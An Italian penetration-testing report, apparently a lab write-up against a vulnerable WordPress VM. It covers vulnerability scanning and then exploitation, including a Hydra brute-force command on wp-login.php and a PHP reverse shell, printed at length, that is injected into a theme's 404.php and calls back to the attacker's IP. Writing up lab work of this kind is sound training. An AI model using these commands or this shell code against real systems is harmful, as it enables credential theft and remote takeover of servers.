


Figura 7.1: Output del comando Nmap con NSE per il rilevamento delle vulnerabilità

Nell'output, abbiamo trovato una lista di CVE con riferimenti agli exploit disponibili (Figura 9.13). Ogni riferimento a un `CVE` (ad esempio, `CVE-2024-XXXX`) indica una vulnerabilità documentata e pubblicamente conosciuta, e i link a `vulners.com` offrono informazioni specifiche, incluso il codice di exploit ove disponibile [25]. Questa lista di vulnerabilità è particolarmente utile per identificare rapidamente possibili target per attacchi e per comprendere il livello di esposizione del sistema.

Inoltre, nell'output è stato possibile identificare vulnerabilità CSRF (Cross-Site Request Forgery) su diversi form del sito, elencati con dettagli sui percorsi e gli ID dei form vulnerabili, come riportato nella Figura 9.13.




Figura 7.2: Vulnerabilità CSRF rilevate da nmap

Questi percorsi includono vari form presenti nelle pagine, come `/wp-login.php`, `/index.php/author/admin/`, `/category/uncategorized/`, e altre directory simili. Ogni form trovato è stato identificato con il suo `Form id` e il relativo `Form action`, che rappresenta il punto in cui un attaccante potrebbe sfruttare la vulnerabilità di CSRF per far eseguire azioni non desiderate da parte degli utenti autenticati.




Figura 7.3: Vulnerabilità identificate con il rispettivo livello di gravità

7.2.2 Utilizzo di Nikto

`Nikto` è stato utilizzato per eseguire una scansione del server web e identificare possibili vulnerabilità. Il comando utilizzato è stato:

```
nikto -h http://10.0.2.7
```

- `-h`: Specifica l'host target da analizzare.

La scansione ha rivelato configurazioni di sicurezza che potrebbero essere migliorate, come la gestione delle directory listabili e la presenza di file di esempio che potrebbero essere sfruttati [8].




Figura 7.4: Output del comando Nikto

La scansione con Nikto ha rilevato le seguenti problematiche:

- **Anti-clickjacking X-Frame-Options non presente**: L'assenza di questo header espone il server a possibili attacchi di clickjacking [26].
- **Header X-Content-Type-Options non impostato**: Questa configurazione potrebbe permettere al browser di interpretare erroneamente il MIME type dei file, aumentando il rischio di attacchi [27].
- **Versione Apache Obsoleta**: Il server utilizza Apache/2.4.41, che potrebbe essere obsoleto e vulnerabile ad attacchi noti.

7.2.3 Analisi delle Vulnerabilità con OWASP ZAP

Per individuare ulteriori vulnerabilità web, è stato utilizzato `OWASP ZAP`, configurato per eseguire una scansione automatica sull'indirizzo IP del target (`10.0.2.7`). La configurazione ha incluso l'uso di spider tradizionali e AJAX per garantire una copertura completa dell'applicazione web .





Figura 7.5: Configurazione della scansione con OWASP ZAP

L'output di OWASP ZAP ha prodotto una serie di avvisi categorizzati in base al livello di rischio:

- **Absence of Anti-CSRF Tokens**: Assenza di token CSRF su quattro form, classificata come vulnerabilità di rischio medio. Questa assenza rende il sito suscet-

tibile ad attacchi CSRF, consentendo ad un attaccante di manipolare le azioni degli utenti autenticati.

- **Content Security Policy (CSP) Header Not Set**: L'assenza di una Content Security Policy permette potenzialmente a un attaccante di iniettare script dannosi, facilitando attacchi XSS.
- **Missing Anti-clickjacking Header**: La mancanza di header contro il clickjacking espone l'applicazione a questa tipologia di attacco .
- **Cross-domain JavaScript Source File Inclusion**: La possibilità di includere file JavaScript da domini esterni potrebbe permettere ad un attaccante di eseguire codice malevolo sul client, aumentando il rischio di attacchi XSS.
- **Server Leaks Version Information via "Server" HTTP Response Header Field**: La divulgazione della versione del server attraverso l'header HTTP può fornire informazioni utili ad un attaccante per identificare vulnerabilità specifiche del server.
- **X-Content-Type-Options Header Missing**: L'assenza di questo header può indurre il browser a indovinare erroneamente il MIME type dei file scaricati, aumentando il rischio di sicurezza.
- **User Agent Fuzzer**: La risposta del server varia in base alle stringhe dell'User-Agent utilizzate, suggerendo che il server potrebbe essere suscettibile a exploit che utilizzano User-Agent specifici per eludere la sicurezza.



Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	3
Low	3
Informational	1

Figura 7.6: Alert generati da OWASP ZAP

Alerts

Name	Risk Level	Number of Instances
Absence of Anti-CSRF Tokens	Medium	4
Content Security Policy (CSP) Header Not Set	Medium	4
Missing Anti-clickjacking Header	Medium	2
Cross-Domain JavaScript Source File Inclusion	Low	4
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	4
X-Content-Type-Options Header Missing	Low	2
User Agent Fuzzer	Informational	22

Figura 7.7: Alert generati da OWASP ZAP

L'analisi con OWASP ZAP ha individuato sette vulnerabilità principali, con diversi livelli di rischio, come evidenziato nelle Figure **9.13** e **9.13**.

7.2.4 Utilizzo di WPScan

Per l'analisi delle vulnerabilità specifiche di WordPress, è stato utilizzato `WPScan`, uno strumento open source progettato per identificare vulnerabilità nei siti WordPress. Il comando utilizzato è stato:

```
wpscan --url http://10.0.2.7 --enumerate u
```

- `–url`: Specifica l'URL del target.
- `–enumerate u`: Enumera gli utenti registrati sul sito WordPress per individuare possibili target di attacchi di brute force.

Figura 7.8: Output del comando WPScan

L'analisi con WPScan ha rivelato diverse vulnerabilità, tra cui plugin obsoleti e la presenza di utenti con permessi amministrativi senza adeguate misure di protezione. In particolare:

- **Vulnerabilità versione WordPress**: Sono state rilevate debolezze relative alla vecchia versione di WordPress, come vulnerabilità di XSS e RCE.
- **Utenti con Permessi Elevati**: È stato identificato l'utente `admin`, che rappresenta un potenziale rischio se non adeguatamente protetto.

Figura 7.9: Vulnerabilita varie di WordPress rilevate

7.3 Analisi Manuale

L'analisi manuale è stata effettuata per approfondire la comprensione delle risorse esposte e per esaminare il comportamento del sistema target. In questa fase sono stati utilizzati strumenti come `dirb`, che ha permesso di identificare directory e file significativi sul server target.

7.3.1 Scansione delle Directory con Dirb

L'esecuzione del comando `dirb` sul server con indirizzo IP `10.0.2.7` ha permesso di identificare alcune directory importanti. Il comando utilizzato è stato:

```
dirb http://10.0.2.7
```

- `/usr/share/dirb/wordlists/common.txt`: Wordlist comune utilizzata per l'attacco brute force sulle directory [6].

L'output di `dirb` ha rivelato le seguenti directory:




Figura 7.10: Output del comando Dirb

- **/wp-admin/**: Questa directory ci ha reindirizzato al form di login di WordPress, che consente l'accesso al pannello di amministrazione del sito.




Figura 7.11: Pannello di login di WordPress

- **/wp-content/**: Contiene i file multimediali e i plugin utilizzati dal sito WordPress. Questa directory è risultata vuota, come mostrato nella figura sottostante.




Figura 7.12: Contenuto della directory /wp-content

- **/wp-includes/**: Directory contenente file essenziali per il funzionamento del CMS. L'esplorazione ha mostrato una serie di file PHP e altre risorse, che potrebbero essere sfruttate da un attaccante per ottenere informazioni dettagliate sulla configurazione del sito.




Figura 7.13: Contenuto della directory /wp-includes

- **/server-status/**: Accesso negato (codice 403). Questa pagina è tipicamente utilizzata per visualizzare informazioni di stato del server Apache.

L'output di `dirb` ha permesso di individuare una serie di directory che potrebbero essere sfruttate per attacchi mirati, in particolare il pannello di amministrazione di WordPress, che rappresenta un obiettivo privilegiato per attaccanti.

CAPITOLO 8

Target Exploitation

La **Target Exploitation** ha lo scopo di sfruttare le vulnerabilità rilevate per ottenere l'accesso al sistema target. Durante questa fase, vengono eseguite azioni per compromettere il sistema, raccogliere credenziali di accesso, informazioni sensibili, o ottenere un controllo più profondo del sistema stesso.

8.1 Bruteforce dell'Autenticazione

Durante l'analisi del target, è stata individuata una pagina di login WordPress accessibile all'indirizzo `http://shenron/wp-login.php`.

Utilizzando **Hydra** [11], è stato eseguito un attacco di tipo **bruteforce** per testare la robustezza delle credenziali di autenticazione dell'utente `admin`. L'utente `admin` era stato individuato precedentemente nel capitolo sul vulnerability mapping tramite **WPScan** [10].




Figura 8.1: Richiesta POST effettuata dal form di login

Per configurare l'attacco, è stato inizialmente utilizzato il **Developer Tools** [12] del browser per analizzare la richiesta POST inviata durante un tentativo di login fallito (come mostrato in Figura 8.1).

Questa analisi ha permesso di identificare i parametri utilizzati nel form di autenticazione, come `log` (nome utente) e `pwd` (password), e la stringa di errore visualizzata per password errate (`The password you entered for the username`), come si può vedere dall'immagine dell'errore sul form (Figura 8.1).

Figura 8.2: Cracking della password di amministratore con Hydra

Il comando utilizzato per il bruteforce è stato:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.0.2.7
http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&
redirect_to=http%3A%2F%2Fshenron%2Fwp-admin%2F&testcookie=1:The password
    you entered for the username" -t 64
```

- `-l admin`: specifica l'utente da utilizzare.
- `-P /usr/share/wordlists/rockyou.txt`: specifica il file di wordlist delle password.
- `10.0.2.7`: l'indirizzo IP del target.
- `http-post-form`: indica il tipo di richiesta HTTP da effettuare.
- `/wp-login.php:log=^USER^&pwd=^PASS^[...]`: stringa di richiesta e parametro di errore.
- `-t 64`: specifica il numero di thread da utilizzare per velocizzare l'operazione.

La stringa finale rappresenta il messaggio di errore che Hydra ha utilizzato per identificare i tentativi di login falliti. Dopo diversi tentativi, è stata individuata la password dell'utente `admin`, che era `iloverockyou`.

Questo ha permesso di accedere al pannello di amministrazione di WordPress e ha dimostrato una debolezza nella gestione delle password del sistema target.

8.2 Caricamento di una Shell PHP

Dopo aver ottenuto l'accesso al pannello amministrativo di WordPress, ci ritroviamo il classico back panel di WordPress. Siccome da questo pannello è facilmente accessibile l'editor dei temi del sito (come mostrato in Figura 8.3), è stato deciso di iniettare del codice all'interno di uno dei file del tema per aprire una **reverse shell**.




Figura 8.3: Menu nella sidebar di WordPress per la gestione dei temi




Figura 8.4: Editor della pagina 404.php del tema Twenty Eleven

Andando a modificare il file `404.php` del tema Twenty Eleven di WordPress (Figura 8.4), è stato inserito questo codice PHP all'inizio del file:

```
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.5';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

// Daemonise ourself if possible to avoid zombies later

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
```

```
20      $pid = pcntl_fork();
21
22      if ($pid == -1) {
23          printit("ERROR: Can't fork");
24          exit(1);
25      }
26
27      if ($pid) {
28          exit(0);  // Parent exits
29      }
30
31      // Make the current process a session leader
32      // Will only succeed if we forked
33      if (posix_setsid() == -1) {
34          printit("Error: Can't setsid()");
35          exit(1);
36      }
37
38      $daemon = 1;
39  } else {
40      printit("WARNING: Failed to daemonise.  This is quite common and not
        fatal.");
41  }
42
43  // Change to a safe directory
44  chdir("/");
45
46  // Remove any umask we inherited
47  umask(0);
48
49  // Do the reverse shell...
50
51  // Open reverse connection
52  $sock = fsockopen($ip, $port, $errno, $errstr, 30);
53  if (!$sock) {
54      printit("$errstr ($errno)");
55      exit(1);
56  }
```

```
57
58 // Spawn shell process
59 $descriptorspec = array(
60    0 => array("pipe", "r"),  // stdin is a pipe that the child will read
      from
61    1 => array("pipe", "w"),  // stdout is a pipe that the child will
      write to
62    2 => array("pipe", "w")   // stderr is a pipe that the child will
      write to
63 );
64
65 $process = proc_open($shell, $descriptorspec, $pipes);
66
67 if (!is_resource($process)) {
68     printit("ERROR: Can't spawn shell");
69     exit(1);
70 }
71
72 // Set everything to non-blocking
73 // Reason: Occasionally reads will block, even though stream_select tells
       us they won't
74 stream_set_blocking($pipes[0], 0);
75 stream_set_blocking($pipes[1], 0);
76 stream_set_blocking($pipes[2], 0);
77 stream_set_blocking($sock, 0);
78
79 printit("Successfully opened reverse shell to $ip:$port");
80
81 while (1) {
82     // Check for end of TCP connection
83     if (feof($sock)) {
84         printit("ERROR: Shell connection terminated");
85         break;
86     }
87
88     // Check for end of STDOUT
89     if (feof($pipes[1])) {
90         printit("ERROR: Shell process terminated");
```

```
91          break;
92      }
93
94      // Wait until a command is end down $sock, or some
95      // command output is available on STDOUT or STDERR
96      $read_a = array($sock, $pipes[1], $pipes[2]);
97      $num_changed_sockets = stream_select($read_a, $write_a, $error_a,
        null);
98
99      // If we can read from the TCP socket, send
100     // data to process's STDIN
101     if (in_array($sock, $read_a)) {
102         if ($debug) printit("SOCK READ");
103         $input = fread($sock, $chunk_size);
104         if ($debug) printit("SOCK: $input");
105         fwrite($pipes[0], $input);
106     }
107
